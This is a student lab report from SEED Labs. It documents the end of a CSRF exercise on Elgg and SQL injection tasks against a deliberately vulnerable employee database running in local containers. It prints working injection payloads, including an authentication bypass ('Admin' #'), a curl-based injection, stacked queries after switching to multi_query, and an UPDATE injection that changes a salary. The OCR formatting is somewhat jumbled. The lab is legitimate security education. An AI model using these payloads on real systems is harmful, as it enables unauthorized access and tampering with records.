
SEED Project CSIT 460 Lab 4 - Google Alice : Elgg For SEED Labs CSRF Attacker's Page

Not Secure www.attacker32.com

CSRF Attacker's Page

- [Add-Friend Attack](#)
- [Edit-Profile Attack](#)

36.) The attack executed automatically and updated Alice's profile without her permission.



4 Lab Tasks: Defense

4.1 Task 4: Enabling Elgg's Countermeasure

37.) I opened a new tab and use docksh [id of elgg container]

```
[04/17/26] seed@VM: ~/.../attacker$ docksh dd72964625a2
root@dd72964625a2: /#
```

38.) I accessed the Elgg container and navigated to the CSRF protection file.

```
root@dd72964625a2: /# cd /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security
root@dd72964625a2: /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security# ls
Base64Url.php  Hmac.php          PasswordGeneratorService.php
Csrf.php       HmacFactory.php   UrlSigner.php
root@dd72964625a2: /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security#
```

39.) I edited the Csrf.php file and removed the line that disables token validation. Then I saved the file, which re-enabled the CSRF protection mechanism.

```
public function validate(Request $request) {
    //return; // Added for SEED Labs (disabling the CSRF

    $token = $request->getParam('__elgg_token');
    $ts = $request->getParam('__elgg_ts');
```

40.) I reset Alice's account by removing Samy as a friend and clearing her profile.

Not Secure www.seed-server.com/profile/alice

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - Search Account -

Alice

Edit avatar Edit profile

Add widgets



- Blogs
- Bookmarks
- Files
- Pages
- Wire post

41.)

Not Secure www.seed-server.com/profile/samy

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - Search Account -

You have successfully removed

Samy


Add friend Send a message




Brief description
Samy is my hero

About me
Samy is my hero

42.)



43.) I attempted both attacks again, and this time they failed. This shows that the CSRF token prevents unauthorized requests because the attacker cannot generate the correct token.



CSRF Attacker's Page

- [Add-Friend Attack](#)
- [Edit-Profile Attack](#)

SQL Injection Attack Lab

Set Up


1.) I opened the Labsetup directory and identified the files needed to run the lab. This step is important because it shows where the application and database configurations are stored.

```
seed@VM: ~/.../Labsetup
[04/17/26]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  image_mysql  image_www
[04/17/26]seed@VM:~/.../Labsetup$ dcbuild
Building www
Step 1/5 : FROM handsonsecurity/seed-server:apache-php
----> 2365d0ed3ad9
Step 2/5 : ARG WWWDir=/var/www/SQL_Injection
----> Using cache
```

2.) I ran dcbuild to build the container images. This prepares the vulnerable web application and database.

```
seed@VM: ~/.../Labsetup
[04/17/26]seed@VM:~/.../Labsetup$ dcup
WARNING: Found orphan containers (server-4-10.9.0.8, server-2-10.9.0.6, seed-router, attacker-10.9.0.105, hostA-10.9.0.5, elgg-10.9.0.5, host2-192.168.60.6, host3-192.168.60.7, host1-192.168.60.5, server-3-10.9.0.7, server-1-10.9.0.5) for this project. If you removed or renamed this service in your compose file, you can run this command with the --remove-orphans flag to clean it up.
Creating www-10.9.0.5 ... done
Creating mysql-10.9.0.6 ... done
Attaching to www-10.9.0.5, mysql-10.9.0.6
mysql-10.9.0.6 | 2026-04-17 16:09:43+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
www-10.9.0.5 | * Starting Apache httpd web server apache2
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, please see the Apache documentation for more details.
```

3.) I ran dcup to start the containers and then used dockps to verify they were running. This confirms the lab environment is active and ready.



```
[04/17/26]seed@VM:~/.../Labsetup$ dockps
0cdce9df3d9d  mysql-10.9.0.6
c6d2268314ff  www-10.9.0.5
[04/17/26]seed@VM:~/.../Labsetup$ sudo getit /etc/hosts
sudo: getit: command not found
[04/17/26]seed@VM:~/.../Labsetup$ sudo gedit /etc/hosts

(gedit:3574): Tepl-WARNING **: 12:12:35.139: GVfs metadata
back to TeplMetadataManager. Either GVfs is not correct
adata are not supported on this platform. In the latter
re Tepl with --disable-gvfs-metadata.
]
```


hosts
etc

```
1 127.0.0.1 localhost
2 127.0.1.1 VM
3
4 # The following lines are desirable for IPv6 capable hosts
5 ::1 ip6-localhost ip6-loopback
6 fe00::0 ip6-localnet
7 ff00::0 ip6-mcastprefix
8 ff02::1 ip6-allnodes
9 ff02::2 ip6-allrouters
10
11 # For DNS Rebinding Lab
12 192.168.60.80 www.seedIoT32.com
13
14 # For SQL Injection Lab
15 10.9.0.5 www.SeedLabSQLInjection.com
16
17 # For XSS Lab
18 10.9.0.5 www.xsslabelgg.com
19 10.9.0.5 www.example32a.com
20 10.9.0.5 www.example32b.com
21 10.9.0.5 www.example32c.com
22 10.9.0.5 www.example60.com
23 10.9.0.5 www.example70.com
24
25 # For CSRF Lab
26 10.9.0.5 www.csrflabelgg.com
27 10.9.0.5 www.csrfab-defense.com
28 10.9.0.105 www.csrfab-attacker.com
29
30 #seed2.0
31 10.9.0.5 www.seed-server.com
32 10.9.0.5 www.example32.com
33 10.9.0.105 www.attacker32.com
34
35 # For Shellshock Lab
36 10.9.0.80 www.seedlab-shellshock.com
37
```

Lab Tasks

3.1 Task 1: Get Familiar with SQL statements

4.) I connected to the MySQL container. This allows me to directly interact with the database used by the web application.



```
[04/17/26]seed@VM:~/.../Labsetup$ docksh 0cdce9df3d9d
root@0cdce9df3d9d:/#
```

5.) I ran the MySQL client using the root account. This gives full access to view and modify database data.

```
root@0cdce9df3d9d:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> █
```

6.) I listed all databases and selected sqllab_users. This is the database used by the application.

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sqllab_users |
| sys |
+-----+
5 rows in set (0.01 sec)

mysql> █
```

7.) I ran show tables; and saw the credential table. This table stores user data.

```
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> █
```

8.) I used describe credential; to view the structure. This shows fields like username, salary, and password.

```
mysql> show tables;
+-----+
| Tables_in_sqlldb_users |
+-----+
| credential              |
+-----+
1 row in set (0.00 sec)
```

```
mysql> █
```

9.) I ran select * from credential; to display all records. This confirms what data exists and what can be targeted.

```
mysql> describe credential;
+-----+-----+-----+-----+-----+-----+
| Field      | Type          | Null | Key | Default | Extra          |
+-----+-----+-----+-----+-----+-----+
| ID         | int unsigned  | NO   | PRI | NULL    | auto_increment |
| Name       | varchar(30)   | NO   |     | NULL    |                 |
| EID        | varchar(20)   | YES  |     | NULL    |                 |
| Salary     | int           | YES  |     | NULL    |                 |
| birth      | varchar(20)   | YES  |     | NULL    |                 |
| SSN        | varchar(20)   | YES  |     | NULL    |                 |
| PhoneNumber | varchar(20)   | YES  |     | NULL    |                 |
| Address     | varchar(300)  | YES  |     | NULL    |                 |
| Email       | varchar(300)  | YES  |     | NULL    |                 |
| NickName    | varchar(300)  | YES  |     | NULL    |                 |
| Password   | varchar(300)  | YES  |     | NULL    |                 |
+-----+-----+-----+-----+-----+-----+
11 rows in set (0.00 sec)

mysql> █
```

10.) This step is important because understanding the database structure is necessary before attempting any injection attack.

```
mysql> select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email
NickName	Password							
1	Alice	10000	20000	9/20	10211002			
		fdbe918bdae83000aa54747fc95fe0470fff4976						
2	Boby	20000	30000	4/20	10213352			
		b78ed97677c161c1c82c142906674ad15242b2d4						
3	Ryan	30000	50000	4/10	98993524			
		a3c50276cb120637cca669eb38fb9928b017e9ef						
4	Samy	40000	90000	1/11	32193525			
		995b8b8c183f349b3cab0ae7fccd39133508d2af						
5	Ted	50000	110000	11/3	32111111			
		99343bff28a7bb51cb6f22cb20a618701a2c2f58						
6	Admin	99999	400000	3/5	43254314			
		a5bdf35aldf4ea895905f6f6618e83951a6effc0						

```
6 rows in set (0.00 sec)
```

3.2 Task 2: SQL Injection Attack on SELECT Statement

11.) I navigated to the vulnerable login page. This is where user input is sent directly into SQL queries.

```
seed@VM: ~/.../Labsetup  x  seed@VM: ~/.../Labsetup  x  seed@VM: ~/.../Code  x  seed@VM: ~/.../Lab
[04/17/26] seed@VM: ~/.../Labsetup$ ls
docker-compose.yml  image_mysql  image_www  mysql_data
[04/17/26] seed@VM: ~/.../Labsetup$ cd image_www
[04/17/26] seed@VM: ~/.../image_www$ ls
apache_sql_injection.conf  Code  Dockerfile
[04/17/26] seed@VM: ~/.../image_www$ cd Code
[04/17/26] seed@VM: ~/.../Code$ ls
css          index.html  seed_logo.png          unsafe_edit_frontend.php
defense      logoff.php  unsafe_edit_backend.php  unsafe_home.php
[04/17/26] seed@VM: ~/.../Code$
```

12.) I opened the backend file unsafe_home.php to observe how the SQL query is built. It directly inserts user input into the query, which creates the vulnerability.

```
[04/17/26] seed@VM: ~/.../Code$ nano unsafe_home.php
```

13.) I modified the file slightly to better observe query results. This helps confirm whether the injection works.

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname>Password
FROM credential
WHERE name= '$input_undef' and Password='$hashed_pwd'";

echo $sql;

if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
}
```

14.)I copied the modified file into the web container so the changes take effect.

```
[04/17/26]seed@VM:~/.../Code$ docker cp unsafe_home.php c6d2268314ff:/var/www/SQ
L_Injection/
[04/17/26]seed@VM:~/.../Code$
```

15.)I attempted to log in as admin without a password by injecting SQL into the login field.

16.)The injection worked because the query logic was bypassed, allowing access without authentication.

17.)I tried a different injection technique and was still able to log in. This shows multiple ways exist to exploit the same vulnerability.

← → ↻ 🏠 Not Secure www.seed-server.com

SEEDLABS

Employee Profile Login

USERNAME Admin' #

PASSWORD Password

Login

18.) This demonstrates that when user input is not validated, attackers can manipulate SQL queries to gain unauthorized access.

← → ↻ 🏠 Not Secure www.seed-server.com/unsafe_home.php?username=Admin'+%23&Password=

SEEDLABS SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password FROM credential WHERE name='Admin' #' and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'

User Details

Username	Eld	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Task 2.2: SQL Injection Attack from command line

19.) I used the curl command to send a login request manually. This shows that attacks can be done without a browser.

```
seed@VM: ~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=11'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items
at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
```

20.)Initially, the command failed due to incorrect syntax. This highlights the importance of proper formatting in HTTP requests.

```
[04/17/26]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=seedalice'
```

21.)After fixing the quotation marks, the command worked and returned user data.

```
SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= 'alice' and Password='fdb918bdae83000aa54747fc95fe0470fff4976'<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-l
eft: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li cl
ass='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='log
offBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container col-lg-4 col-lg-offset-4 text-center'><br><h1><b> Alic
e Profile </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Key</th><th scope=
'col'>Value</th></tr></thead><tr><th scope='row'>Employee ID</th><td>10000</td></tr><tr><th scope='row'>Salary</th><td>20000</td></tr><tr><th
scope='row'>Birth</th><td>9/20</td></tr><tr><th scope='row'>SSN</th><td>10211002</td></tr><tr><th scope='row'>NickName</th><td></td></tr><tr>
<th scope='row'>Email</th><td></td></tr><tr><th scope='row'>Address</th><td></td></tr><tr><th scope='row'>Phone Number</th><td></td></tr></t
able>
<br><br>
```

22.) I used encoded characters to represent special symbols. This ensures the request is interpreted correctly by the server.

```
[04/17/26]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?userna%27%20%23&Password=seedalice'
```

23.)The attack still succeeded, proving that SQL injection works regardless of how the request is sent.

```
<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarToggleDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>

      SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
      FROM credential
      WHERE name= '' and Password='fdb918bdae83000aa54747fc95fe0470fff4976'</div></nav><div class='container text-center'><div class='alert
alert-danger'>The account information your provide does not exist.<br></div><a href='index.html'>Go back</a></div>[04/17/26]seed@VM:~/.../La
setup$
```

Task 2.3: Append a new SQL statement

24.)I tested multiple SQL statements inside the MySQL container using select 1; select 2; to understand how queries are separated.

```
mysql> select 1; select 2;
+----+
| 1 |
+----+
| 1 |
+----+
1 row in set (0.00 sec)

+----+
| 2 |
+----+
| 2 |
+----+
1 row in set (0.01 sec)

mysql> █
```

25.)I attempted to append a second SQL statement in the login input.

Employee Profile Login

USERNAME

Alice' ; select 1;#|

PASSWORD


✖

This connection is not secure. Logins entered here could be compromised. **Learn More**

Manage Passwords

Login

26.)The attack failed due to a built-in countermeasure that prevents multiple queries.



27.)I modified the backend code by replacing query with multi_query. This allows multiple SQL statements to execute.

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname>Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";

echo $sql;

if (!$result = $conn->multi_query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
}
```

28.)I copied the updated file into the web container.

```
[04/17/26]seed@VM:~/.../Code$ nano unsafe_home.php
[04/17/26]seed@VM:~/.../Code$ docker cp unsafe_home.php c6d2268314ff:/var/www/SQL_Injection/
[04/17/26]seed@VM:~/.../Code$ █
```

29.)I attempted the injection again using the appended SQL statement.

Employee Profile Login

USERNAME Alice' ; select 1;#

PASSWORD Password

Login

Copyright © SEED LABs

30.)The error was gone, meaning the countermeasure was bypassed. However, output was not displayed, showing limitations of this method.

Not Secure www.seed-server.com/unsafe_home.php?username=Alice'+%3B+select+1%3B%23&Password=
SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname>Password FROM credential WHERE name= 'Alice' ; select 1;
Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'

3.3 Task 3: SQL Injection Attack on UPDATE Statement

31.)I accessed both the MySQL and web containers to observe changes in real time.

```
[04/17/26] seed@VM:~/.../Labsetup$ docksh 0cdce9df3d9d  
root@0cdce9df3d9d:/#
```

32.)I opened the database and displayed current data using select * from credential;

```
[04/17/26]seed@VM:~/.../Labsetup$ docksh c6d2268314ff
root@c6d2268314ff:/#
```

33.)I navigated to the code directory and opened unsafe_edit_backend.php.

```
root@0cdce9df3d9d:/# mysql -uroot -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 18
Server version: 8.0.22 MySQL Community Server - GPL
```

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

```
mysql>
```

34.)I modified the file to display SQL queries being executed. This helps visualize how injections affect the query.

```
mysql> show databases;
+-----+
| Database                |
+-----+
| information_schema      |
| mysql                   |
| performance_schema      |
| sqllab_users             |
| sys                     |
+-----+
5 rows in set (0.00 sec)

mysql> use sqllab_users;
Database changed
mysql>
```

35.)I saved the file and copied it into the web container.

```
mysql> select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdbe918bdae83000aa54747fc95fe0470fff4976
2	Boby	20000	30000	4/20	10213352					b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

```
6 rows in set (0.02 sec)
```

36.)

```
[04/17/26]seed@VM:~/.../Code$ ls
css defense index.html logoff.php seed_logo.png unsafe_edit_backend.php unsafe_edit_frontend.php unsafe_home.php
[04/17/26]seed@VM:~/.../Code$
```

37.)I also modified unsafe_home.php and copied it to the container.

```
$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$in";
}else{
    // if passowrd field is empty.
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$in";
}
```

```
echo 'SQL :'.$sql;
$_SESSION['PROFILE_SQL']=$sql;
```

```
$conn->query($sql);
$conn->close();
header("Location: unsafe_home.php");
```

38.)

```
[04/17/26]seed@VM:~/.../Code$ nano unsafe_edit_backend.php
[04/17/26]seed@VM:~/.../Code$ docker cp unsafe_edit_backend.php c6d2268314ff:/var/www/SQL_Injection/
```

39.)

```

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";

echo $_SESSION['PROFILE_SQL'];

if (!$result = $conn->multi_query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
}

```

40.)

```

[04/17/26]seed@VM:~/.../Code$ nano unsafe_home.php
[04/17/26]seed@VM:~/.../Code$ docker cp unsafe_home.php c6d2268314ff:/var/www/SQL_Injection/
[04/17/26]seed@VM:~/.../Code$ █

```

41.)

```
UPDATE credential SET  
nickname='Alice',email='Alice@gmail.com',address='Chicago',PhoneNumber='111-111-1111'  
where ID=1;
```

Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	Alice
Email	Alice@gmail.com
Address	Chicago
Phone Number	111-111-1111

Task 3.1: Modify your own salary

42.)In the nickname field, I injected SQL to update the salary value.

```

        echo "</table>";
    }
}
?>
<br><br>
<?php echo $_SESSION['PROFILE_SQL']; ?>
<div class="text-center">
    <p>
        Copyright &copy; SEED LABs
    </p>
</div>
</div>
<script type="text/javascript">
function logout(){
    location.href = "logoff.php";
}

```

43.) After saving, Alice's salary changed. This proves that SQL injection can modify restricted fields.

```

[04/17/26] seed@VM:~/.../Code$ nano unsafe_home.php
[04/17/26] seed@VM:~/.../Code$ docker cp unsafe_home.php c6d2268314ff:/var/www/SQL_Injection/
[04/17/26] seed@VM:~/.../Code$

```

44.)

NickName	alary=1000000000 #
Email	Alice@gmail.com
Address	Chicago
Phone Number	111-111-1111
Password	Password
Save	

44.) This demonstrates that attackers can bypass application restrictions and directly change database values.

Alice Profile

Key	Value
Employee ID	10000
Salary	100000000
Birth	9/20
SSN	10211002
NickName	Alice
Email	Alice@gmail.com
Address	Chicago
Phone Number	111-111-1111

Task 3.2: Modify other people's Salary

46.)I checked the database and observed that all users' data had been modified due to the injection.

```

select * from credential;
+-----+-----+-----+-----+-----+-----+-----+-----+
| Name | EID      | Salary | birth | SSN      | PhoneNumber | Address | Email |
|      | NickName | Password |      |      |      |      |      |
+-----+-----+-----+-----+-----+-----+-----+-----+
| Alice | 10000    | 100000000 | 9/20  | 10211002 | 111-111-1111 | Chicago | A |
| e@gmail.com | Alice | 8cb2237d079ca88db6464eac |      |      |      |      |      |
